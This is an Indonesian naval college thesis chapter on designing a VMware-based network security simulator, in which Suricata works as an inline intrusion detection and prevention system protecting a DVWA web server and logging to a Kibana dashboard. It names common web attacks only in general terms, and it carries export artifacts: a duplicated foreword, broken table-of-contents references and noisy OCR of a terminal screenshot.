

PANDUAN

**RANCANG BANGUN SIMULATOR KEAMANAN JARINGAN
DENGAN *NETWORK INTRUSION DETECTION AND
PREVENTION SYSTEM (NIDPS)* BERBASIS SIGNATURE
DAN ANOMALY BASED DETECTION**



PROGRAM STUDI D-3 TEKNIK INFORMATIKA
DIREKTORAT PEMBINA DIPLOMA
SEKOLAH TINGGI TEKNOLOGI ANGKATAN LAUT (STTAL)

KATA PENGANTAR

Assalamu'alaikum Wr. Wb.

Dengan memanjatkan puji syukur kehadirat Allah SWT Tuhan Yang Maha Kuasa, yang telah mengkaruniakan kekuatan dan kesehatan kepada penulis sehingga dapat menyelesaikan tugas akhir ini tepat pada waktunya dengan judul: " Rancang Bangun Simulator Keamanan Jaringan dengan *Network Intrusion Detection And Prevention System* (NIDPS) berbasis *Signature* dan *Anomaly Based Detection*".

Penulis menyadari bahwa penulisan tugas akhir ini tidak dapat terselesaikan dengan baik dan tepat waktu, tanpa adanya bantuan dari pihak lain, oleh sebab itu penulis mengucapkan terima kasih kepada:

1. Laksamana Pertama TNI Dr. Mukhlis, S.T., M.M., CHRMP., CACA., CRMP selaku Komandan STTAL serta seluruh staf STTAL yang telah memberikan kesempatan mengikuti pendidikan Program studi D-3 Teknik Informatika.
2. Aris Tri Ika Rakhmadi, S.T., M.T., M.Tr.Opsla selaku Direktur Pembinaan Diploma yang telah memberikan bimbingan dan arahan selama mengikuti pendidikan di STTAL.
3. Komandan Korps Mahasiswa sebagai narasumber pada penulisan kami, yang telah banyak memberikan bimbingan dalam melengkapi informasi-informasi penting yang dibutuhkan.
4. Letkol Laut (KH) Zainal Syahlan, S.T, M.Kom., M.Tr. Opsla. selaku Kaprodi D-3 Teknik Informatika dan beserta staf yang telah memberikan arahan dan motivasi selama masa perkuliahan dan penyusunan tugas akhir.
5. Letkol Laut (E) Isnadi, S.Kom., M.T., M.Tr.Opsla. selaku Dosen di Sekolah Tinggi Teknologi Angkatan Laut dan sebagai Dosen pembimbing yang telah memberi dorongan dan arahan selama masa perkuliahan dan penyusunan Tugas Akhir.
6. Bapak Dr. Ferry Astika Saputra, S.T., M.Sc., P.hd. selaku Dosen tetap di Politeknik Elektronika Negeri Surabaya dan sebagai

Dosen pembimbing yang telah memberi dorongan dan arahan selama masa perkuliahan dan penyusunan Tugas Akhir.

7. Seluruh dosen yang telah meluangkan waktu dan tenaga untuk memberikan bekal ilmu kepada penulis selama mengikuti pendidikan di STTAL.

8. Orang tua dan segenap keluarga yang selalu memberikan perhatian, nasehat dan doanya.

9. Istri tercinta Vivi Syahdiyanawati Pratiwi, S.Kep., yang selalu menyemangati dan memberikan dukungan doa serta perhatiannya.

10. Rekan-rekan Mahasiswa S-2, S-1 dan D-3 STTAL, khususnya D-3 angkatan XVIII atas segala kebersamaan dan dukungan selama menempuh pendidikan D-3 di STTAL.

Akhir kata, saya berharap Allah SWT Tuhan Yang Maha Kuasa berkenan membalas segala kebaikan semua pihak yang telah membantu. Penulis menyadari bahwa tugas akhir ini masih belum sempurna serta masih ada kekurangan, oleh karena itu saya terbuka dengan adanya kritikan, saran, dan masukan serta koreksi dari semua pihak guna menyempurnakan isi tugas akhir saya. Sebagai penutup kami berharap semoga tugas akhir ini bermanfaat bagi pengembangan ilmu pengetahuan dan teknologi khususnya untuk kemajuan TNI Angkatan Laut di masa depan.

Wassalamu'alaikum Wr. Wb.

Surabaya, Juni 2025

Muhammad Aris Setiyawan
Serka PDK NRP 116334

DAFTAR ISI

DAFTAR GAMBAR

KATA PENGANTAR

Assalamu'alaikum Wr. Wb.

Dengan memanajatkan puji syukur kehadirat Allah SWT Tuhan Yang Maha Kuasa, yang telah mengkaruniakan kekuatan dan kesehatan kepada penulis sehingga dapat menyelesaikan tugas akhir ini tepat pada waktunya dengan judul: " Rancang Bangun Simulator Keamanan Jaringan dengan *Network Intrusion Detection And Prevention System* (NIDPS) berbasis *Signature* dan *Anomaly Based Detection*".

Penulis menyadari bahwa penulisan tugas akhir ini tidak dapat terselesaikan dengan baik dan tepat waktu, tanpa adanya bantuan dari pihak lain, oleh sebab itu penulis mengucapkan terima kasih kepada:

1. Laksamana Pertama TNI Dr. Mukhlis, S.T., M.M., CHRMP., CACA., CRMP selaku Komandan STTAL serta seluruh staf STTAL yang telah memberikan kesempatan mengikuti pendidikan Program studi D-3 Teknik Informatika.
2. Aris Tri Ika Rakhmadi, S.T., M.T., M.Tr.Opsla selaku Direktur Pembinaan Diploma yang telah memberikan bimbingan dan arahan selama mengikuti pendidikan di STTAL.
3. Komandan Korps Mahasiswa sebagai narasumber pada penulisan kami, yang telah banyak memberikan bimbingan dalam melengkapi informasi-informasi penting yang dibutuhkan.
4. Letkol Laut (KH) Zainal Syahlan, S.T, M.Kom., M.Tr. Opsla. selaku Kaprodi D-3 Teknik Informatika dan beserta staf yang telah memberikan arahan dan motivasi selama masa perkuliahan dan penyusunan tugas akhir.
5. Letkol Laut (E) Isnadi, S.Kom., M.T., M.Tr.Opsla. selaku Dosen di Sekolah Tinggi Teknologi Angkatan Laut dan sebagai Dosen pembimbing yang telah memberi dorongan dan arahan selama masa perkuliahan dan penyusunan Tugas Akhir.
6. Bapak Dr. Ferry Astika Saputra, S.T., M.Sc., P.hd. selaku Dosen tetap di Politeknik Elektronika Negeri Surabaya dan sebagai

Dosen pembimbing yang telah memberi dorongan dan arahan selama masa perkuliahan dan penyusunan Tugas Akhir.

7. Seluruh dosen yang telah meluangkan waktu dan tenaga untuk memberikan bekal ilmu kepada penulis selama mengikuti pendidikan di STTAL.

8. Orang tua dan segenap keluarga yang selalu memberikan perhatian, nasehat dan doanya.

9. Istri tercinta Vivi Syahdiyanawati Pratiwi, S.Kep., yang selalu menyemangati dan memberikan dukungan doa serta perhatiannya.

10. Rekan-rekan Mahasiswa S-2, S-1 dan D-3 STTAL, khususnya D-3 angkatan XVIII atas segala kebersamaan dan dukungan selama menempuh pendidikan D-3 di STTAL.

Akhir kata, saya berharap Allah SWT Tuhan Yang Maha Kuasa berkenan membalas segala kebaikan semua pihak yang telah membantu. Penulis menyadari bahwa tugas akhir ini masih belum sempurna serta masih ada kekurangan, oleh karena itu saya terbuka dengan adanya kritikan, saran, dan masukan serta koreksi dari semua pihak guna menyempurnakan isi tugas akhir saya. Sebagai penutup kami berharap semoga tugas akhir ini bermanfaat bagi pengembangan ilmu pengetahuan dan teknologi khususnya untuk kemajuan TNI Angkatan Laut di masa depan.

Wassalamu'alaikum Wr. Wb.

Surabaya, Juni 2025

Muhammad Aris Setiyawan
Serka PDK NRP 116334

DAFTAR ISI

KATA PENGANTAR	2
DAFTAR ISI.....	4
DAFTAR GAMBAR	5
DAFTAR ISI	8
DAFTAR GAMBAR	9
BAB 4 ANALISA DAN PEMBAHASAN	Error! Bookmark not defined.
4.1 Analisis dan Arsitektur sistem....	Error! Bookmark not defined.
4.1.1 Analisis Kebutuhan.....	10
4.1.2 Arsitektur Sistem.....	12
4.1.3 <i>Dashboard Overview</i>.....	16
4.1.4 Rancangan Mekanisme NIDPS.....	20
4.1.5 Implementasi	27
4.1.6 Pengujian Sistem	47
4.1.7 Hasil Uji Coba Sistem.....	68
4.2 Pembahasan Penelitian	70
BAB 5 KESIMPULAN DAN SARAN	Error! Bookmark not defined.
5.1 Kesimpulan.....	Error! Bookmark not defined.
5.2 Saran	Error! Bookmark not defined.
DAFTAR PUSTAKA	Error! Bookmark not defined.
LAMPIRAN	73

DAFTAR GAMBAR

RANCANG BANGUN SIMULATOR KEAMANAN JARINGAN DENGAN NETWORK INTRUSION DETECTION AND PREVENTION SYSTEM (NIDPS) BERBASIS SIGNATURE DAN ANOMALY BASED DETECTION

1. ANALISA DAN ARSITEKTUR SISTEM

Pada penelitian tugas akhir ini memerlukan analisis dan perancangan sistem untuk membangun simulator keamanan jaringan dengan pendekatan Network Intrusion Detection And Prevention System (NIDPS) berbasis Signature dan Anomaly Based Detection menggunakan Suricata . Sistem ini diimplementasikan dalam lingkungan virtual menggunakan VMware Workstation sebagai platform simulasi. Dengan memahami kebutuhan sistem dan tantangan yang terlibat dalam implementasi sistem deteksi dan pencegahan serangan jaringan, maka perancangan arsitektur sistem menjadi dasar utama dalam menunjang keberhasilan simulasi

1.1 Analisis Kebutuhan

Dalam penerapan sistem *Network Intrusion Detection And Prevention System* (NIDPS) menggunakan *Suricata* versi 7.0.10 pada *Ubuntu server* di lingkungan virtual, diperlukan analisis mengenai kebutuhan sistem. Kebutuhan tersebut dijabarkan sebagai berikut:

- a. Kebutuhan sistem
 - 1) Sistem harus mampu mendeteksi trafik berbahaya menggunakan metode *Signature-Based Detection*.
 - 2) Sistem harus mampu mengenali anomali trafik jaringan menggunakan pendekatan *Anomaly-Based Detection*.
 - 3) Sistem harus dapat mencegah serangan secara *real-time (inline mode)* dengan menggunakan fitur AF_PACKET IPS Mode, yang memungkinkan *Suricata* secara langsung melakukan *inspection* dan *drop* paket.
 - 4) Sistem harus dibangun dalam lingkungan virtual menggunakan *VMware* untuk mempermudah proses simulasi,

dokumentasi, dan serta memudahkan proses replikasi lingkungan.

b. Kebutuhan Fungsional

- 1) Sistem harus dapat menganalisis lalu lintas data yang melintasi jaringan untuk mengidentifikasi dan mendeteksi berbagai jenis serangan terhadap aplikasi *web* seperti *port scanning*, *brute-force login*, *SQL Injection*, *cross-site scripting* (XSS), dan eksploitasi kerentanan lainnya pada DVWA (*Damn Vulnerable Web Application*).
- 2) Sistem harus dapat memblokir lalu lintas berbahaya secara *real-time* sebelum mencapai DVWA *Web Server*, sehingga mencegah potensi eksploitasi atau kerusakan sistem.
- 3) Sistem harus mampu menghasilkan *log* aktivitas dan deteksi ancaman secara otomatis dalam format yang mudah dianalisis seperti JSON (*eve.json log*) dan *log* notifikasi (*alert*) lainnya, guna mendukung proses analisis forensik dan audit keamanan.
- 4) Sistem harus mampu menangani dan memproses lalu lintas jaringan baik dari jaringan internal maupun eksternal, dengan konfigurasi *interface* jaringan yang sesuai agar lalu lintas dapat dimonitor dan dikendalikan secara efektif melalui *Suricata*.

c. Kebutuhan Non-Fungsional

- 1) Sistem harus memiliki kestabilan tinggi dan mampu berjalan berkelanjutan dalam waktu lama tanpa gangguan, agar dapat memantau serta melindungi jaringan secara konsisten.
- 2) Sistem harus responsif dalam memproses dan menganalisis lalu lintas jaringan secara *real-time*, khususnya dalam mengenali dan menanggapi ancaman terhadap *server* dan aplikasi *web*.

- 3) Sistem harus mudah dikonfigurasi ulang apabila ingin ditambahkan *rules* baru atau dilakukan pengujian berbagai skenario serangan yang berbeda.
 - 4) Sistem harus dapat menyediakan dokumentasi konfigurasi serta *log* aktivitas deteksi dan pencegahan yang dapat ditelusuri, guna mendukung proses analisis forensik jaringan dan pelaporan keamanan.
- d. Kebutuhan Infrastruktur: Infrastruktur harus mencakup lingkungan virtual yang stabil dan mendukung, termasuk perangkat lunak VMware, mesin virtual untuk menjalankan *Suricata* (*IPS inline mode* berbasis *AF_PACKET*), DVWA Web Server sebagai target serangan, serta mesin penyerang (misalnya *Kali Linux*). Selain itu, sistem membutuhkan sumber daya komputasi yang memadai seperti CPU *multi-core*, RAM yang cukup, dan ruang penyimpanan untuk menyimpan *log* hasil deteksi.

1.2 Arsitektur Sistem

Pada sistem simulator ini, arsitektur jaringan dirancang untuk mencerminkan implementasi nyata dari sebuah sistem *Network Intrusion Detection And Prevention System* (NIDPS) berbasis *Suricata*. *Suricata* ditempatkan secara strategis sebagai pusat deteksi dan pencegahan serangan yang bekerja dalam *mode inline* menggunakan fitur *af-packet*, sehingga mampu menganalisis serta mengendalikan lalu lintas jaringan secara langsung. Arsitektur jaringan dibangun dengan pendekatan segmentasi yang umum digunakan dalam sistem keamanan jaringan, yang terdiri dari tiga segmen utama, yaitu:

- a. Jaringan Eksternal (*Internet/Attacker*)

Segmen ini mensimulasikan lalu lintas yang berasal dari luar jaringan internal. Dalam lingkungan ini terdapat perangkat *Kali Linux* yang digunakan sebagai *Attacker* atau peretas. *Kali Linux* melakukan berbagai skenario serangan terhadap target di dalam jaringan, sebagai bagian dari proses pengujian sistem. Segmen ini terhubung dengan antarmuka jaringan *Ubuntu server1* yang

berperan sebagai *router*, NIDPS dengan *tools Suricata* , dan *Firewall*.

b. Zona Demilitarisasi (DMZ)

DMZ merupakan area transisi antara jaringan internal dan eksternal yang digunakan untuk menempatkan *server* yang dapat diakses dari luar. Pada segmen ini terdapat *Ubuntu server2*, yang menjalankan aplikasi *Damn Vulnerable Web Application* (DVWA) sebagai target simulasi serangan. DMZ dirancang agar lalu lintas dari luar tetap diawasi tanpa mengganggu jaringan internal.

c. Jaringan internal (LAN)

Segmen ini berfungsi sebagai pusat pemantauan sistem keamanan. Di dalamnya terdapat *Debian 12* yang menjalankan *dashboard* berbasis *Elasticsearch*. Komponen ini menerima *log* deteksi dari *Suricata* dan menyajikan visualisasi data untuk analisis dan forensik insiden keamanan jaringan.

Secara umum, *Ubuntu server1* memainkan peran kunci dalam arsitektur ini. *Server* ini tidak hanya berfungsi sebagai *router* yang menghubungkan ketiga segmen jaringan, tetapi juga sebagai sistem NIDPS yang menjalankan *Suricata* . Semua lalu lintas antar segmen jaringan akan melewati *server* ini, memungkinkan proses deteksi dan pencegahan ancaman dilakukan secara terpusat. *Suricata* dalam sistem ini mengimplementasikan dua pendekatan utama dalam proses deteksi, yaitu:

a. *Signature-Based Detection*

Metode ini mendeteksi serangan dengan mencocokkan pola lalu lintas jaringan terhadap basis data tanda tangan (*Signature*) yang telah diketahui sebelumnya. Setiap *Signature* merepresentasikan karakteristik khas dari suatu jenis serangan, seperti *payload* spesifik, urutan permintaan tertentu, atau struktur paket yang mencurigakan.

Jika lalu lintas jaringan cocok dengan salah satu *Signature* yang tersedia, maka sistem akan mengidentifikasinya sebagai serangan. Metode ini sangat efektif untuk mendeteksi serangan yang


sudah terdokumentasi dengan baik, seperti SQL *Injection*, Cross Site *Scripting* (XSS), dan *buffer overflow*.

b. *Anomaly-Based Detection*

Metode ini bekerja dengan cara membandingkan lalu lintas jaringan saat ini dengan aktivitas jaringan yang dianggap normal. Sistem akan mengidentifikasi adanya potensi serangan apabila terdapat penyimpangan signifikan dari pola normal tersebut. Misalnya, adanya lonjakan *trafik* yang tidak biasa, akses ke *port* atau layanan yang jarang digunakan, atau pola komunikasi yang tidak umum.

Pendekatan *Anomaly-Based Detection* berguna untuk mendeteksi serangan yang belum diketahui sebelumnya (*zero-day Attack*), karena fokusnya bukan pada *Signature* yang spesifik, tetapi pada deteksi perilaku yang mencurigakan.

Dengan penempatan dan peran *Suricata* yang strategis, sistem mampu bertindak sebagai *Intrusion Prevention System* (IPS) yang aktif dan mampu menjatuhkan (*drop*) paket yang berbahaya secara langsung, sekaligus merekam aktivitas dalam bentuk *log* untuk kepentingan analisis lebih lanjut. Berikut penjelasan keseluruhan arsitektur sistem dapat dilihat pada Gambar:



Gambar 4.1: Arsitektur Sistem Simulator NIDPS

(Sumber: Olahan penulis, 2025)

Arsitektur ini dirancang tidak hanya untuk menguji kemampuan deteksi dan pencegahan, tetapi juga untuk mendukung kegiatan simulasi dan pembelajaran. Lingkungan ini menyediakan fleksibilitas tinggi untuk menguji berbagai jenis serangan siber dalam kondisi yang menyerupai jaringan nyata. Setiap komponen jaringan memiliki peran yang spesifik dan saling terintegrasi, oleh sebab itu perlu menggunakan beberapa *Operating System* (OS) sebagai berikut:

a. *Ubuntu server1*

Bertindak sebagai pusat jaringan yang menggabungkan fungsi *router*, *firewall*, dan NIDPS. Server ini memiliki tiga antarmuka jaringan yang masing-masing terhubung ke jaringan eksternal, DMZ, dan LAN. Semua lalu lintas jaringan dikendalikan melalui titik ini, memungkinkan penerapan kontrol lalu lintas dan kebijakan keamanan secara terpusat. *Suricata* dalam *mode inline* dengan menggunakan fitur *af-packet*, yang memungkinkan analisis dan pemrosesan paket secara langsung pada level kernel. *Mode* ini memungkinkan *Suricata* untuk tidak hanya mendeteksi, tetapi juga mencegah serangan secara *real-time* dengan melakukan *drop*.

b. *Ubuntu server2*

Berfungsi sebagai *web server* yang menjadi target utama serangan dalam simulasi. Server ini menjalankan aplikasi DVWA dan berada di segmen DMZ, sebuah wilayah yang memungkinkan akses terbatas dari jaringan luar namun tetap dalam pengawasan ketat oleh *tools Suricata* dan aturan *Iptable* di *Ubuntu server1*.

c. *Debian 12*

Menjalankan sistem *dashboard* berbasis *Elasticsearch* yang menerima *log* dari *Suricata*. Komponen ini memungkinkan tim administrator untuk melakukan pemantauan dan analisis secara *real-time* terhadap ancaman jaringan yang terdeteksi.

d. *Kali Linux*

Bertindak sebagai mesin *Attacker* yang digunakan untuk melakukan berbagai simulasi serangan terhadap sistem. *Kali Linux*

dilengkapi berbagai *pentesting tools* untuk menguji efektivitas sistem NIDPS yang diimplementasikan.


Secara keseluruhan, desain arsitektur ini menggambarkan sebuah sistem keamanan jaringan terpadu yang melalui segmentasi jaringan, kontrol lalu lintas terpusat, dan kemampuan monitoring *real-time*. Setiap elemen dalam *topologi* memiliki peran penting dalam mendukung proses deteksi, pencegahan, dan analisis insiden keamanan jaringan. Gambaran visual mengenai keseluruhan arsitektur sistem dapat dilihat pada Gambar 4.1 diatas yang menggambarkan hubungan antar komponen, alur lalu lintas data, serta titik-titik pengawasan yang ada di dalam sistem.

1.3 Dashboard Overview

Dashboard Overview pada simulator keamanan jaringan ini berfungsi sebagai tampilan utama yang menampilkan keseluruhan kondisi dan status sistem. Simulator ini dijalankan dalam lingkungan virtualisasi VMware yang berperan sebagai wadah pengujian dan pengoperasian seluruh komponen jaringan secara terpadu dan fleksibel. Pada lingkungan VMware tersebut, terdapat beberapa mesin virtual utama, yaitu:

a. Tampilan Keseluruhan Sistem

Tampilan ini menggambarkan *topologi* jaringan secara umum yang terdiri atas semua node virtual, alur komunikasi antar mesin virtual, serta fungsi masing-masing. VMware berfungsi sebagai kerangka utama yang menyatukan *Ubuntu server1* (NIDPS), *Ubuntu server2* (DVWA), *Debian 12 (Kibana Dashboard)*, dan *Kali Linux (Pentester)*. *Topologi* ini memungkinkan pengujian yang realistik terhadap keamanan jaringan dengan pemantauan dan respon langsung terhadap insiden.




Gambar 4.2: Terminal Keseluruhan Sistem

(Sumber: oleh penulis, 2025)

b. Tampilan *Ubuntu server 1 (Router & NIDPS)*

Mesin ini berperan sebagai tulang punggung keamanan jaringan. *Ubuntu server1* menjalankan *Suricata* sebagai sistem deteksi dan pencegahan intrusi (NIDPS), dikonfigurasi dalam mode *inline* dengan *af-packet*. Selain itu, mesin ini juga bertugas sebagai *router* dan *firewall* menggunakan *iptables*, mengatur lalu lintas antar jaringan serta mengimplementasikan kebijakan NAT dan filter paket.




Gambar 4.3: Tampilan *Ubuntu server1*

(Sumber: oleh penulis, 2025)

c. Tampilan *Ubuntu server2 (Web Server DVWA)*

Ubuntu server2 berperan sebagai target pengujian serangan yang didalamnya dijalankan aplikasi *Damn Vulnerable Web Application* (DVWA), sebuah *platform* uji coba untuk simulasi berbagai jenis serangan *web* seperti *SQL Injection*, *XSS*, dan *Command Injection*. Mesin ini berada dalam jaringan *Demilitarized Zone* (DMZ) dan diproteksi oleh NIDPS di *Ubuntu server1*.



```
Ubuntu_Server_2
Terminal Sessions View Xserver Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
Ubuntu_Server_1 14 Ubuntu_Server_2 Kali_Linux 5 Debian_12
Filebeat8.10.t-smd4.deb
Name
  - .ssh
  - cache
  - filebeat8.10.t-smd4.deb
  - Xauthority
  - wget-hsts
  - sudo_as_admin_successful
  - 192.168.100.5
  - [sudo] password for server:
  ● apache2.service - Apache2 HTTP Server
    Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: enabled)
    Active: active (running) since Sun 2025-06-08 17:53:38 UTC; 30min ago
      Docs: https://httpd.apache.org/docs/2.4/
    Process: 1032 (apache2) Main PID: 1032 (apache2)
    Tasks: 7 (limit: 4548)
    Memory: 42.7M (peak: 43.2M)
    CPU: 0.000 CPU: 0.000
    Group: _system.slice/apache2.service
    ▒ 1032 /usr/sbin/apache2 -k start
    └─1173 /usr/sbin/apache2 -k start
      ├─1174 /usr/sbin/apache2 -k start
      ├─1175 /usr/sbin/apache2 -k start
      ├─1176 /usr/sbin/apache2 -k start
      ├─1188 /usr/sbin/apache2 -k start
      ├─1194 /usr/sbin/apache2 -k start
      └─1198 /usr/sbin/apache2 -k start
      ↳─1763 /usr/sbin/apache2 -k start
Jun 08 17:53:36 web systemd[1]: Starting apache2.service - The Apache HTTP Server...
Jun 08 17:53:38 web apache2[1005]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.0.1.
Jun 08 17:53:38 web systemd[1]: Started apache2.service - The Apache HTTP Server.
[lines: 1-217/211] END


nmap 99% 0,71 GB / 3,79 GB 0,03 Mb/s 0,01 Mb/s 57 min suricata (x4) F: 56% Anot: 11%
```

Gambar 4.4: Tampilan *Ubuntu server2*

(Sumber: oleh penulis, 2025)

d. Tampilan *Debian 12 (Dashboard Kibana 8)*

Debian 12 digunakan untuk mengelola dan menampilkan *log* keamanan dari *Suricata* secara visual dan interaktif menggunakan *Kibana* versi 8. Dengan bantuan *Filebeat* sebagai agen pengirim *log*, *alert* dari *Suricata* dikirim ke *Elasticsearch* dan divisualisasikan dalam *Kibana Dashboard*. *Dashboard* ini memungkinkan pengguna untuk melihat statistik serangan, jenis *signature* dan *anomaly* yang terdeteksi, serta status *real-time* situasi jaringan.

